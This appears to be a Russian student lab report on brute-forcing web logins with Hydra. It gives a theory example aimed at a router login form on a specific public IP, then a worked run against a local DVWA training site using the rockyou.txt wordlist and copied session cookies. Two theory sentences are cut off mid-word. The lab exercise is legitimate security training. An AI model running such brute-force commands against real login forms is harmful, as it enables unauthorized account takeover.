

# **Отчет по 3 этапу индивидуального проекта**

**Использование Hydra**

Неустроева Ирина Николаевна

# Содержание

<b>1</b>	<b>Теоретическое введение</b>	<b>5</b>
<b>2</b>	<b>Цель работы</b>	<b>7</b>
<b>3</b>	<b>Выполнение</b>	<b>8</b>
<b>4</b>	<b>Выводы</b>	<b>11</b>

## Список иллюстраций

3.1	Распаковка архива со списком паролей . . . . .	8
3.2	Сайта DVWA для Cookie . . . . .	9
3.3	Информация о параметрах Cookie . . . . .	9
3.4	Результат на запрос в Hydra . . . . .	10
3.5	проверка пароля . . . . .	10

## Список таблиц

# 1 Теоретическое введение

-Hydra используется для подбора или взлома имени пользователя и пароля.

-Поддерживает подбор для большого набора приложений.

Пример работы:

Исходные данные:

-IP сервера 178.72.90.181;

-Сервис http на стандартном 80 порту;

-Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;

-В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username`.

Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username"
```

Используется `http-post-form` потому, что авторизация происходит по `http` методом `post`.

После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:

-путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);

-строка, которая передаётся методом POST, в которой логин и пароль заменены на ^US


-строка, которая присутствует на странице при неудачной аутентификации; при её от

## 2 Цель работы

Приобретение практических навыков по использованию инструмента Hydra взлома и подбора пароля

## 3 Выполнение

Чтобы взломать пароль, нужно сначала скачать большой список часто используемых паролей, его нужно найти в открытых источниках, установила стандартный список паролей “rockyou.txt” для Kali linux и распаковала скаченный файл



```
rockyou.txt

inneustroeva@inneustroeva: ~/Загрузки
Файл Действия Правка Вид Справка
$ sudo gzip -d rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

(inneustroeva@inneustroeva)-[~]
$ sudo gzip -d rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

(inneustroeva@inneustroeva)-[~]
$ cd Download
cd: Нет такого файла или каталога: Download

(inneustroeva@inneustroeva)-[~]
$ cd Загрузки

(inneustroeva@inneustroeva)-[~/Загрузки]
$ sudo gzip -d rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

(inneustroeva@inneustroeva)-[~/Загрузки]
$ sudo gzip -d rockyou.txt.tar.gz

(inneustroeva@inneustroeva)-[~/Загрузки]
$ sudo gzip -d rockyou.txt.tar
gzip: rockyou.txt.tar: unknown suffix -- ignored

(inneustroeva@inneustroeva)-[~/Загрузки]
$
```

Рис. 3.1: Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе 2 этапа индивидуального проекта. Для запроса hydra, мне понадобятся параметры Cookie с сайта






Рис. 3.2: Сайта DVWA для Cookie

Чтобы получить информацию о параметрах Cookies я установила расширение для браузера, теперь мы можем увидеть и скопировать параметры Cookie




Рис. 3.3: Информация о параметрах Cookie

Ввожу в Hydra запрос с нужной нам информацией. Пароль подбираем для пользователя admin, используя GET-запрос с двумя параметрами Cookie: безопасность и PHPSESSID, найденными в прошлом пункте. Спустя некоторое время, появиться результат с подходящим паролем.

```
(inneustroeva@inneustroeva)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=8p5dsqa7mf0ft7hrh0qujbauk7:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 15:39:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=8p5dsqa7mf0ft7hrh0qujbauk7:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
```

Рис. 3.4: Результат на запрос в Hydra

Вводим полученные данные на сайт для проверки пароля и получаем положительный результат. Все сделано верно




Рис. 3.5: проверка пароля

## **4 Выводы**

В ходе нашей работы, приобрела практические навыки по использованию инструмента Hydra для подбора паролей.